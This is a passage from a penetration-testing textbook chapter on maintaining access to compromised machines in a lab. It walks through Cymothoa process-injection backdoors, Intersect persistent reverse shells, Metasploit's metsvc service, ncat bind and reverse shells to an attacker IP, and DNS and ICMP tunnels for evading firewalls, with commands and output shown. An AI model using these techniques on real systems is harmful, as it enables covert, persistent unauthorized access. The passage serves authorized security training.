In the next section, we discussed how to attack passwords. There are two methods that can be used: offline attack and online attack. Most of the tools in an offline attack utilize rainbow tables to speed up the attack process, but it needs large hard disk space. An offline attack has advantage that it can be done at your own pace without triggering the account lockout. In an online attack, you need to be careful about the account being locked out.

We then discussed several tools that can be used to spoof the network traffic. In the last part of this chapter, we looked at several tools that can be used to sniff the network traffic. If you don't use encryption, all of your network data can be seen by these tools. While the sniffer is a passive tool, spoofer is an active tool because it sends something to your network.

In the next chapter, we will discuss how to maintain the access we have attained.



# 11

## Maintaining Access

In the previous chapter, we talked about the privilege escalation process in the target machine. In this chapter, we will discuss the last penetration testing process by making the target machines accessible to us at any time.

After escalating the privilege to the target machines, the next step we should take is to create a mechanism to maintain our access to the target machines. So, in the future, if the vulnerability you exploited got patched or turned off, you can still access the system. You may need to consult with your customer about this before you do it on your customer systems.

Now, let's take a look at some of the tools that can help us maintain our access on the target machines. The tools are categorized as follows:

- Operating system backdoors
- Tunneling tools
- Web backdoors

### Using operating system backdoors

In simple terms, a backdoor is a method that allows us to maintain access to a target machine without using normal authentication process and remaining undetected.

In this section, we will discuss several tools that can be used as backdoors to the operating system.

## Cymothoa

**Cymothoa** is a backdoor tool that allows you to inject its shellcode into an existing process. The reason for this is to disguise it as a regular process. The backdoor should be able to coexist with the injected process in order not to arouse the suspicion of the administrator. Injecting shellcode to the process also has another advantage; if the target system has security tools that only monitor the integrity of executables files but do not perform checks of the memory, the process backdoor will not be detected.

To run Cymothoa, just type the following command:

**cymothoa**

You will see the Cymothoa helper page. The mandatory options are the **process ID (PID)** **-p** to be injected and the shellcode number **-s**.

To determine the PID, you can use the **ps** command in the target machine. You can determine the shellcode number by using the **-s** (list available shellcode) option:

```
root@kali:~# cymothoa -S
0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik <izik@tty64.org>
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x, -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd
```

Once you have compromised the target, you can copy the cymothoa binary file to the target machine to generate the backdoor.

After the cymothoa binary file is available in the target machine, you need to find out the process you want to inject and the shellcode type.

To list the running process in Linux system, we can use the **ps** command with **-aux** options. The following screenshot displays the result of running that command. There are several columns available in the output, but for this purpose, we only need the following columns:

- **USER** (the first column)
- **PID** (the second column)
- **COMMAND** (the eleventh column)

|         |      |     |     |      |      |   |    |       |      |                                             |
|---------|------|-----|-----|------|------|---|----|-------|------|---------------------------------------------|
| root    | 4248 | 0.0 | 0.0 | 0    | 0    | ? | S  | 02:03 | 0:00 | [nfsd]                                      |
| root    | 4249 | 0.0 | 0.0 | 0    | 0    | ? | S  | 02:03 | 0:00 | [nfsd]                                      |
| root    | 4250 | 0.0 | 0.0 | 0    | 0    | ? | S  | 02:03 | 0:00 | [nfsd]                                      |
| root    | 4251 | 0.0 | 0.0 | 0    | 0    | ? | S  | 02:03 | 0:00 | [nfsd]                                      |
| root    | 4255 | 0.0 | 0.0 | 2424 | 332  | ? | Ss | 02:03 | 0:00 | /usr/sbin/rpc.mountd                        |
| daemon  | 4303 | 0.0 | 0.0 | 2316 | 216  | ? | SN | 02:03 | 0:00 | distccd --daemon --user daemon --allow 0.0. |
| daemon  | 4324 | 0.0 | 0.0 | 2316 | 216  | ? | SN | 02:03 | 0:00 | distccd --daemon --user daemon --allow 0.0. |
| root    | 4325 | 0.0 | 0.3 | 5412 | 1728 | ? | Ss | 02:03 | 0:00 | /usr/lib/postfix/master                     |
| postfix | 4329 | 0.0 | 0.3 | 5420 | 1644 | ? | S  | 02:03 | 0:00 | pickup -l -t fifo -u -c                     |
| postfix | 4330 | 0.0 | 0.3 | 5460 | 1680 | ? | S  | 02:03 | 0:00 | qmgr -l -t fifo -u                          |
| root    | 4333 | 0.0 | 0.2 | 5396 | 1192 | ? | Ss | 02:03 | 0:00 | /usr/sbin/nmbd -D                           |
| root    | 4335 | 0.0 | 0.2 | 7724 | 1360 | ? | Ss | 02:03 | 0:00 | /usr/sbin/smbd -D                           |
| root    | 4339 | 0.0 | 0.1 | 7724 | 808  | ? | S  | 02:03 | 0:00 | /usr/sbin/smbd -D                           |

In this exercise, we will inject to PID 4255 (`rpc.mountd`) and we will use payload number 1. We need to set the port number for the payload by using the option `-y [port number]`. The following is the `cymothoa` command for this scenario:

```
./cymothoa -p 4255 -s 1 -y 4444
```

The following is the result of this command:

```
[+] attaching to process 4255

register info:
-----
eax value: 0xffffffff    ebx value: 0x400
esp value: 0xbfa55fb0    eip value: 0xb7f77410
-----

[+] new esp: 0xbfa55fac
[+] payload preamble: fork
[+] injecting code into 0xb7f78000
[+] copy general purpose registers
[+] detaching from 4255

[+] infected!!!
```

Let's try to log in to our backdoor (port 4444) from another machine by issuing the following command:

```
nc -nvv 192.168.56.102 4444
```

Here, `192.168.56.102` is the IP address of the target server.




The following is the result:

```
root@kali:~# nc 192.168.56.102 4444
id
uid=0(root) gid=0(root)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
/Linux

ls
etab
rmtab
rpc_pipefs
sm
sm.bak
state
v4recovery
xtab
```

We have successfully connected to our backdoor in the remote machine and we were able to issue several commands to the remote machine.



Due to the backdoor being attached to a running process, you should be aware that this backdoor will not be available anymore after the process is killed or when the remote machine has been rebooted. For this purpose, you need a persistent backdoor.

## Intersect

**Intersect** is a tool that can be used to automate post-exploitation tasks such as collecting password files, copying SSH keys, collecting network information, and identifying antivirus and firewall applications.

To be able to automate these post-exploitation tasks, you need to create a custom script containing specific post-exploitation functions. In Intersect, each post-exploitation function is packaged in a module.

Intersect comes with several default modules. The following are some of the modules provided, which are related to post-exploitation information gathering:

- **creds:** Gathers credentials
- **extras:** Searches for system and application configurations and tries to find certain apps and protection measures

- `network`: Collects network information such as listening port and DNS info
- `lanmap`: Enumerates live hosts and gathers IP addresses
- `osuser`: Enumerates operating system information
- `getrepos`: Tries to find source code repositories
- `openshares`: Finds SMB open shares on a specific host
- `portscan`: A simple port scanner that scans ports 1 to 1000 on a specified IP address
- `egressbuster`: Checks a range of ports to find available outbound ports
- `privesc`: Checks the Linux kernel for privilege escalation exploiting availability
- `xmlcrack`: Sends hash lists to remote XMLRPC for cracking

In this chapter, we will take a look at the modules related to creating a shell connection for maintaining access:

- `reversexor`: This opens a reverse XOR ciphered TCP shell to a remote host
- `bshell`: This starts a TCP bind shell on the target system
- `rshell`: This opens a reverse TCP shell to a remote host
- `xorshell`: This starts a TCP bind shell on the target system
- `aeshttp`: This starts a reverse HTTP shell with AES encryption
- `udpbinding`: This starts a UDP bind shell on port 21541
- `persistent`: This installs any Intersect shell module as a persistent backdoor and starts a shell on every system reboot

To create the script for maintaining access, the following are the general steps to be followed:

1. Choose the shell module you want.
2. Define the variable for that module (for example, shell port and host).
3. Build the script.

To start Intersect, open the console and type the following command:

```
intersect
```

This will display the following Intersect menu:

[illegible]

Select **Create Custom Script** to obtain the following result:

```
=> 1

Intersect 2.0 - Script Generation Utility
----- Create Custom Script -----

Instructions:

Use the console below to create your custom
Intersect script. Type the modules you wish
to add, pressing [enter] after each module.
Example:
=> creds
=> network

When you have entered all your desired modules
into the queue, start the build process by typing :create.

** To view a full list of all available commands type :help.
The command :quit will return you to the main menu.
```

To list the available modules, you can give the command `:modules`. The following is the list of modules available:

```
=> :modules
archive  creds  extras  network  reversexor  scrub
bshell  daemon  lanmap  osuser  rshell  xorshell
aeshttp  getrepos  openshared  portscan  sniff  webproxy  xmpp
egressbuster  icmpshell  persistent  privesc  udpbinding  xmlcrack
```

To select a module, just type its name on the command prompt denoted by =>. To get information about each module, you can use the `info` command. To find out information about the `creds` module, type the following command:

```
:info creds
```

In this example, we are going to create a persistent backdoor using the `reversexor` module:

```
=> reversexor
reversexor added to queue.
```

To create the module, you may need to adjust the default options as follows:

```
=> :create

[ Set Options ]
If any of these options don't apply to you, press [enter] to skip.
Enter a name for your Intersect script. The finished script will be placed
in the Scripts directory. Do not include Python file extension.
=> test
Script will be saved as /usr/share/intersect/Scripts/test.py

Specify the directory on the target system where the gathered files and in
formation will be saved to.
*Important* This should be a NEW directory. When exiting Intersect, this d
irectory will be deleted if it contains no files.
If you skip this option, the default (/tmp/lift+$randomstring) will be use
d.
temp directory =>
enable logging => no
bind port => 1337
[+] bind port saved.
remote host => 192.168.2.23
[+] remote host saved.
remote port => 1234
[+] remote port saved.
proxy port =>
xor cipher key => abcd
[+] xor key saved.
reversexor

[+] Your custom Intersect script has been created!
Location: /usr/share/intersect/Scripts/test.py
```

To be able to run the generated script, the remote machine should have `scapy.py` installed. I got the following error message when I tried to run the script:

```
AttributeError: 'module' object has no attribute  
'linux_distribution'
```



Apparently, the problem is due to the remote machine still using Python 2.5.

To solve the problem, I changed the generated script and found the following line:

```
distro2 = platform.linux_distribution()[0]
```

I also changed this line to the following:

```
distro2 = platform.dist()[0]
```

After successfully created the backdoor, you need to upload it and run it on the exploited machine.

## The meterpreter backdoor

The Metasploit meterpreter has the `metsvc` backdoor, which will allow you to get the meterpreter shell at any time.

Be aware that the `metsvc` backdoor doesn't have authentication, so anyone who can access the backdoor's port will be able to use it.

For our example, we will use a Windows XP operating system as the victim machine whose IP address is `192.168.2.21`; our attacking machine has the IP address of `192.168.2.22`.

To enable the `metsvc` backdoor, you first need to exploit the system and get the meterpreter shell. After this, migrate the process using the meterpreter's `migrate` command to other processes such as `explorer.exe` (2), so you still have access to the system even though the victim close your payload (1).

| PID  | PPID | Name             | Arch | Session    | User                 | Path                                                |
|------|------|------------------|------|------------|----------------------|-----------------------------------------------------|
| 0    | 0    | [System Process] |      | 4294967295 |                      |                                                     |
| 4    | 0    | System           | x86  | 0          |                      |                                                     |
| 136  | 1308 | ctfmon.exe       | x86  | 0          | THE-F4C60DD36CA\     | C:\WINDOWS\system32\ctfmon.exe                      |
| 180  | 556  | alg.exe          | x86  | 0          |                      | C:\WINDOWS\System32\alg.exe                         |
| 328  | 4    | smss.exe         | x86  | 0          | NT AUTHORITY\SYSTEM  | \SystemRoot\System32\smss.exe                       |
| 340  | 924  | wscntfy.exe      | x86  | 0          | THE-F4C60DD36CA\     | C:\WINDOWS\system32\wscntfy.exe                     |
| 480  | 328  | csrss.exe        | x86  | 0          | NT AUTHORITY\SYSTEM  | \\??\C:\WINDOWS\system32\csrss.exe                  |
| 504  | 328  | winlogon.exe     | x86  | 0          | NT AUTHORITY\SYSTEM  | \\??\C:\WINDOWS\system32\winlogon.exe               |
| 556  | 504  | services.exe     | x86  | 0          | NT AUTHORITY\SYSTEM  | C:\WINDOWS\system32\services.exe                    |
| 568  | 504  | lsass.exe        | x86  | 0          | NT AUTHORITY\SYSTEM  | C:\WINDOWS\system32\lsass.exe                       |
| 748  | 556  | VBoxService.exe  | x86  | 0          | NT AUTHORITY\SYSTEM  | C:\WINDOWS\system32\VBoxService.exe                 |
| 788  | 556  | svchost.exe      | x86  | 0          | NT AUTHORITY\SYSTEM  | C:\WINDOWS\system32\svchost.exe                     |
| 860  | 556  | svchost.exe      | x86  | 0          |                      | C:\WINDOWS\system32\svchost.exe                     |
| 924  | 556  | svchost.exe      | x86  | 0          | NT AUTHORITY\SYSTEM  | C:\WINDOWS\System32\svchost.exe                     |
| 972  | 556  | svchost.exe      | x86  | 0          |                      | C:\WINDOWS\system32\svchost.exe                     |
| 1036 | 556  | svchost.exe      | x86  | 0          |                      | C:\WINDOWS\system32\svchost.exe                     |
| 1308 | 1260 | explorer.exe     | x86  | 2          | THE-F4C60DD36CA\user | C:\WINDOWS\Explorer.EXE                             |
| 1396 | 556  | spoolsv.exe      | x86  | 0          | NT AUTHORITY\SYSTEM  | C:\WINDOWS\system32\spoolsv.exe                     |
| 1444 | 556  | scardsvr.exe     | x86  | 0          |                      | C:\WINDOWS\System32\ScardSvr.exe                    |
| 1664 | 556  | svchost.exe      | x86  | 0          | NT AUTHORITY\SYSTEM  | C:\WINDOWS\system32\svchost.exe                     |
| 1964 | 1308 | VBoxTray.exe     | x86  | 0          | THE-F4C60DD36CA\     | C:\WINDOWS\system32\VBoxTray.exe                    |
| 2368 | 924  | wuauclt.exe      | x86  | 0          | THE-F4C60DD36CA\     | C:\WINDOWS\system32\wuauclt.exe                     |
| 3408 | 1308 | met-back.exe     | x86  | 1          | THE-F4C60DD36CA\user | C:\Documents and Settings\user\Desktop\met-back.exe |


To install the metshvc service, we just need to type the following command:

```
run metshvc
```

The following is the result of that command:

```
meterpreter > run metshvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\user\LOCALS~1\Temp\hFSGPuffumYt...
[*] >> Uploading metshvc.x86.dll...
[*] >> Uploading metshvc-server.exe...
[*] >> Uploading metshvc.exe...
[*] Starting the service...
    * Installing service metshvc
    * Starting service
Service metshvc successfully installed.
meterpreter >
```

Now let's go to the victim machine. The backdoor is available at C:\Documents and Settings\user\Local Settings\Temp\hFSGPuffumYt:



You can see the `metsvc` EXE and DLL files there. Now let's restart the victim machine to see whether the backdoor will work.

In the attacking machine, we start the multihandler with the `metsvc` payload using the following options, which is also shown in the next screenshot:

- RHOST: 192.168.2.21 (the victim's IP address)
- LPORT: 31337 (the backdoor's port number)

```
msf exploit(handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (windows/metsvc_bind_tcp):
  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   process          yes       Exit technique (accepted: seh, thread, process, none)
LPORT      31337            yes       The listen port
RHOST      192.168.2.22     no        The target address

Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target
```

After all the options have been set, just type `execute` to run the attack.

```
msf exploit(handler) > exploit
[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (192.168.2.22:47828 -> 192.168.2.21:31337) at 2013-12-27 23:20:50 +0700
meterpreter > █
```

The attack was executed successfully; we now have the meterpreter session again. You can do anything with the meterpreter session.

To remove the `metsvc` service from the victim machine, you can run the following command from the meterpreter shell:

```
run metsvc -r
```

After that, remove the `metsvc` files from the victim machine.

## Working with tunneling tools

In computer terms, tunneling can be defined as a method to encapsulate one network protocol inside another network protocol. The reason to conduct tunneling is to bypass the protection provided by the target system. Most of the time, the target system will have a firewall device that blocks connection to the outside world, except for a few common network protocols such as DNS, HTTP, and HTTPS. In this situation, if we want to connect to other network protocols in the outside world, we can tunnel the network packets inside the HTTP protocol. The firewall will allow these packets to go to the outside world.

Kali Linux comes with various kinds of tunneling tools that can be used to tunnel one network protocol inside another network protocol. In this section, we will discuss several of them.

### dns2tcp

**dns2tcp** is a tunneling tool that can be used to encapsulate TCP traffic in DNS traffic. This technique is used when only a DNS request is allowed from the target machine. When the `dns2tcp` program receives a connection in a specific port, all of the TCP traffic is sent to the remote `dns2tcp` server in DNS traffic format, and the traffic is forwarded to a specific host and port on the remote host.

`dns2tcp` is a client/server program. The client side is called `dns2tcpc`, while the server side is called `dns2tcpd`.

To start the `dns2tcp` server, use the console to execute the following command:

```
# dns2tcpd
```

This will display a simple usage instruction on your screen.

If you want to use the `dns2tcp` client, use the console to execute the following command:

```
# dns2tcpc
```

This will display a simple usage instruction on your screen.

Before you are able to use `dns2tcp`, you need to create an NS record pointing to the `dns2tcp` server public IP address. I recommend creating a subdomain, such as `dnstunnel.example.com`, for the `dns2tcp` application.

After that, you need to configure the `dns2tcp` server. By default, the `dns2tcp` server will look for the file `.dns2tcpd` as the configuration file in your directory.



The following is an example of the dns2tcp server configuration file:

```
listen = 0.0.0.0
port = 53
  user = nobody
  chroot = /tmp
  domain = dnstunnel.example.com
  resources = ssh:127.0.0.1:22
```

Save this configuration file to `/etc/dns2tcpd.conf`.

After creating the configuration file, which is located at `/etc/dns2tcpd.conf` (-f), you need to start the dns2tcp server by issuing the following command:

```
# dns2tcpd -F -d 1 -f /etc/dns2tcpd.conf
```

This command will set dns2tcpd to run in the foreground (-F) with the debug level set to 1.

In the client machine, you also need to configure the dns2tcp client. The following is an example of that configuration:

```
domain = dnstunnel.example.com
ressource = ssh
local_port = 2222
debug_level=1
```

Save the configuration to `/etc/dns2tcpd.conf`. You can also save it to the file `.dns2tcpdrc`, so you need not give the configuration parameter when calling the dns2tcpd command.

You can start the tunnel by issuing the following command:

```
# dns2tcpd -z dnstunnel.example.com -c -f /etc/dns2tcpd.conf
```

To run your SSH session, you can type the following command:

```
# ssh -p 2222 yourname@127.0.0.1
```

Although you can send any number of packets through the DNS tunnel, be aware that the tunnel is not encrypted, so you may need to send encrypted packets through it.

## iodine

**iodine** is a software tool that allows for the tunneling of IPv4 traffic through a DNS protocol; this enables access to the location where the outbound connection is limited to DNS queries only.

iodine has several advantages over other DNS tunnel software:

- iodine gives higher performance, because it allows the downstream data to be sent without encoding
- It can run on many different operating systems such as Linux, Mac OS, FreeBSD, NetBSD, OpenBSD, and Windows
- It uses password protection for tunneling
- It allows up to 16 simultaneous connections

Before you can use iodine, there are several things you need to prepare:

- A short domain name to reduce bandwidth of the tunnel
- A DNS server that allows you to set the A and NS records
- A server to install iodine that should have a public IP address if you want to connect to it via the Internet
- A client that will access the Internet via the tunnel.

After these things are prepared, you need to configure the DNS server, the iodine server, and the iodine client.

## Configuring the DNS server

If you already have a domain (`example.com`), delegate a subdomain for `tunnel` (`tunnel.example.com`). In BIND, you can add the following two lines to the zone file of the domain `example.com`:

|                     |                 |                 |                               |
|---------------------|-----------------|-----------------|-------------------------------|
| <code>dns</code>    | <code>IN</code> | <code>A</code>  | <code>192.168.200.1</code>    |
| <code>tunnel</code> | <code>IN</code> | <code>NS</code> | <code>dns.example.com.</code> |

The following is a brief explanation of the previous configuration:

- Create an A record for the `dns` subdomain
- The name server for the `tunnel` subdomain is the `dns` subdomain

The IP address `192.168.200.1` is the IP address of your iodine server.

After you save the zone file, restart your BIND server.

## Running the iodine server

To run the iodine server, you can issue the following command:

```
iodined -f -c -P password 192.168.200.1 tunnel.example.com
```

The description of the command is as follows:

- `-f`: Run the iodine server in the foreground
- `-P`: Define the password for the iodine server
- `-c`: Tell the iodine server to disable checking the client IP address on all incoming requests

## Running the iodine client

In the client machine, you can just start iodine with one or two arguments. The first is your local DNS server (optional) and the second is the domain you used (`tunnel.example.com`).

The following is the command line to use:

```
iodine -f -P password tunnel.example.com
```

The client will then get an IP address from the server. The IP address is usually `192.168.200.2` or `192.168.200.3`.

To test the connection, you can ping the IP address of the other end of the tunnel.

In the client, type the following command:

```
ping 192.168.200.1
```

In the server, type the following command:

```
ping 192.168.200.2
```

You need to adjust the IP addresses accordingly.

## ncat

**ncat** is a general-purpose network tool that can be used for sending, receiving, redirecting, and encrypting data across the network. ncat is an improved version of the popular Netcat tool (<http://nmap.org/ncat/guide/index.html>). ncat can be used for the following tasks:

- ncat acts as a simple TCP/UDP/SCTP/SSL client for interacting with web servers and other TCP/IP network services

- It also acts as a simple TCP/UDP/SCTP/SSL server
- It redirects or proxies TCP/UDP/SCTP traffic to other ports or hosts
- It acts as a network gateway for the execution of system commands
- It encrypts communication data using SSL
- It transports network communication using IPv4 or IPv6
- It acts as a connection broker, allowing two (or more) clients to connect to each other through a third (brokering) server

In this section, we will only describe the ncat capabilities related to maintaining access, such as creating an operating system backdoor on the target machine.

The first is creating a normal backdoor shell. We run ncat in the listening mode to bind on a particular port; when the attacker connects to this machine on that port, a shell is opened.

For the following scenario, we will use the following IP addresses:

- Attacker machine's IP address: 192.168.2.21
- Target machine's IP address: 192.168.2.23

In the target machine, we run the following ncat command:

```
ncat -l 1337 -e /bin/sh
```

The description of the command is as follows:

- -l: Tell ncat to listen on the defined port
- -e: Tell ncat to execute the given command

Then, from the attacker machine, we connect to the target machine to access the backdoor shell by using the following ncat command:

```
ncat 192.168.2.23 1337
```

Then, we have the following shell:

```
root@kali:~# ncat 192.168.2.23 1337
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:43:15:18
          inet addr:192.168.2.23  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe43:1518/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23753 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21364 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18165440 (17.3 MB)  TX bytes:2439545 (2.3 MB)
          Base address:0xd010  Memory:f0000000-f0020000
```

In the second scenario, we are going to set up a reverse shell from the target to the attacker machine.

For this scenario, we first configure ncat on the attacker machine to listen to port 1337:

```
ncat -l 1337
```

Next, in the target machine, we use the following ncat command:

```
ncat 192.168.2.21 1337 -e /bin/sh
```

In the attacker machine, we can give the command to the target machine, shown as follows:

```
root@kali:~# ncat -l 1337
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(smbshare),1000(msfadmin)
```

To exit from the backdoor shell, just press *Ctrl + C*.

You need to remember that all of the network traffic generated in the previous scenarios is not encrypted. If you want to have encrypted network traffic, you can use *cryptcat*. Remember to use the *-k* option to set your encryption key in the attacker and target side, otherwise *cryptcat* will use the default key.

## proxchains

**proxchains** is a program that can be used to force any TCP connection made by any given TCP client to go through the proxy (or proxy chain).

As of Version 3.1, it supports SOCKS4, SOCKS5, and HTTP CONNECT proxy servers.

The following are several usages of proxchains according to its documentation:

- proxchains is used when you need to use a proxy server to go outside your LAN
- It is used to access the Internet behind a restrictive firewall that filters outgoing ports (egress filtering)
- It can be used when you need to use two (or more) proxies in a chain
- It can be used when you want to run programs without built-in proxy support (such as Telnet, Wget, FTP, VNC, and Nmap)
- It is used when you want to access the internal servers from outside through a reverse proxy

To run `proxychains`, use the console to execute the following command:

```
# proxychains
```

This will display a simple usage instruction on your screen.

In Kali Linux, the `proxychains` configuration is stored in `/etc/proxychains.conf`, and by default, it is set to use `tor`. If you want to use another proxy, just add the proxy to the last part of the configuration file.

The following is the proxy part in my `proxychains` configuration file:

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

The proxy format is:

```
proxy_type host port [user pass]
```

The proxy types are `http`, `socks4`, and `socks5`.

For our exercise, we want to use `Telnet` in `proxychains`; the command to do that task is:

```
# proxychains telnet example.com
```

The `telnet` command will be proxied through the proxy server defined in the `proxychains` configuration file before going to `example.com`.

## ptunnel

**ptunnel** is a tool that can be used to tunnel TCP connections over ICMP echo requests (ping requests) and reply (ping reply) packets. This tool will be useful if you are allowed to ping any computer on the Internet, but you can't send TCP and UDP packets to the Internet. With `ptunnel`, you can overcome that limitation so as to access your e-mail, browse the Internet, and perform other activities that require TCP or UDP connections.

To start `ptunnel`, use the console to execute the following command:

```
# ptunnel -h
```

This will display a simple usage instruction and example on your screen.

To use `ptunnel`, you need to set up a proxy server with `ptunnel` installed, and this server should be available to the client. If you want to use `ptunnel` from the Internet, you need to configure the `ptunnel` server using the IP address, which can be accessed from the Internet.

After that, you can start the `ptunnel` server by issuing the following command:

```
# ptunnel
```

It will then listen to all TCP packets, shown as follows:

```
[inf]: Starting ptunnel v 0.71.  
[inf]: (c) 2004-2009 Daniel Stuedle, <daniels@cs.uit.no>  
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>  
[inf]: Forwarding incoming ping packets over TCP.  
[inf]: Ping proxy is listening in privileged mode.
```

From the client that wants to use `ptunnel`, enter the following command:

```
# ptunnel -p ptunnel.example.com -lp 2222 -da ssh.example.org -dp 22
```

It will display the following information:

```
[inf]: Starting ptunnel v 0.71.  
[inf]: (c) 2004-2009 Daniel Stuedle, <daniels@cs.uit.no>  
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>  
[inf]: Relaying packets from incoming TCP streams.
```

Then, start your SSH program to connect to `ssh.example.org` using `ptunnel`:

```
# ssh localhost -p 2222
```

Next, you can log in to the SSH server on the remote machine after you supply the correct username and password.

To protect `ptunnel` from being used by unauthorized people, you may want to protect `ptunnel` access using a password with the `-x` command-line option. You need to use the same password on the server and client.

## socat

**socat** is a tool that establishes two bidirectional streams and transfers data between them. The stream can be a combination of the following address types:

- A file
- A program

- A file descriptor (STDERR, STDIN, STDOUT, and STDERR)
- A socket (IPv4, IPv6, SSL, TCP, UDP, and UNIX)
- A device (network card, serial line, and TUN/TAP)
- A pipe

For each stream, parameters can be added (locking mode, user, group, permissions, address, port, speed, permissions, owners, cipher, key, and so on).

According to the socat manual, the socat instance life cycle typically consists of the following four phases:

- **Init:** In the first phase, the command-line options are parsed and logging is initialized.
- **Open:** In the second phase, socat opens the first and second addresses.
- **Transfer:** In the third phase, socat watches both streams' read and write file descriptors via `select()`. When the data is available on one side and can be written to the other side, socat reads it, performs newline character conversions if required, writes the data to the write file descriptor of the other stream, and then continues to wait for more data in both directions.
- **Close:** When one of the streams effectively reaches EOF, the fourth phase begins. socat transfers the EOF condition to the other stream. It continues to transfer data in the other direction for a particular time but then closes all remaining channels and terminates.

To start socat, use the console to execute the following command:

```
# socat -h
```

This will display command-line options and available address types on your screen.

The following are several common address types, along with their keywords and parameters:

| Address type        | Description                                                                                                                                                                                                                              |
|---------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CREATE:<filename>   | This opens <filename> with <code>creat()</code> and uses the file descriptor for writing. Since a file opened with <code>creat()</code> cannot be read from, this address type requires write-only context.                              |
| EXEC:<command-line> | This forks a subprocess that establishes communication with its parent process and invokes the specified program with <code>execvp()</code> . The <command-line> command is a simple command with arguments separated by a single space. |



| Address type                 | Description                                                                                                                                                                                                                                                            |
|------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FD:<fdnum>                   | This uses the file descriptor <fdnum>.                                                                                                                                                                                                                                 |
| INTERFACE:<interface>        | This communicates with a network connected on an interface using raw packets, including link level data. <interface> is the name of the network interface; it is only available in Linux.                                                                              |
| IP4-SENDTO:<host>:<protocol> | This opens a raw IP socket. It uses <protocol> to send packets to <host>; it receives packets from host and ignores packets from other hosts. Protocol 255 uses the raw socket, with the IP header being part of the data.                                             |
| IP4-RECV:<protocol>          | This opens a raw IP socket of <protocol>. It receives packets from multiple unspecified peers and merges the data. No replies are possible. Protocol 255 uses the raw socket, with the IP header being part of the data.                                               |
| OPEN:<filename>              | This opens <filename> using the open () system call. This operation fails on the UNIX domain socket.                                                                                                                                                                   |
| OPENSSL:<host>:<port>        | This tries to establish an SSL connection to <port> on <host> using TCP/IP Version 4 or 6 depending on address specification, name resolution, or option pf.                                                                                                           |
| OPENSSL-LISTEN:<port>        | This listens on TCP <port>. The IP version is 4 or the one specified with pf. When a connection is accepted, this address behaves as the SSL server.                                                                                                                   |
| PIPE:<filename>              | If <filename> already exists, it is opened. If it does not exist, a named pipe is created and opened.                                                                                                                                                                  |
| TCP4:<host>:<port>           | This connects to <port> on <host>.                                                                                                                                                                                                                                     |
| TCP4-LISTEN:<port>           | This listens on <port> and accepts a TCP/IP connection.                                                                                                                                                                                                                |
| UDP4:<host>:<port>           | This connects to <port> on <host> using UDP.                                                                                                                                                                                                                           |
| UDP4-LISTEN:<port>           | This waits for a UDP/IP packet arriving on <port> and connects back to the sender.                                                                                                                                                                                     |
| UDP4-SENDTO:<host>:<port>    | This communicates with the specified peer socket, defined by <port> on <host> using UDP Version 4. It sends packets to and receives packets from that peer socket only.                                                                                                |
| UDP4-RECV:<port>             | This creates a UDP socket on <port> using UDP Version 4. It receives packets from multiple unspecified peers and merges the data. No replies are possible.                                                                                                             |
| UNIX-CONNECT:<filename>      | This connects to <filename> assuming it is a UNIX domain socket. If <filename> does not exist, this is an error; if <filename> is not a UNIX domain socket, this is an error; and if <filename> is a UNIX domain socket but no process is listening, this is an error. |

| Address type           | Description                                                                                                                                                                                |
|------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
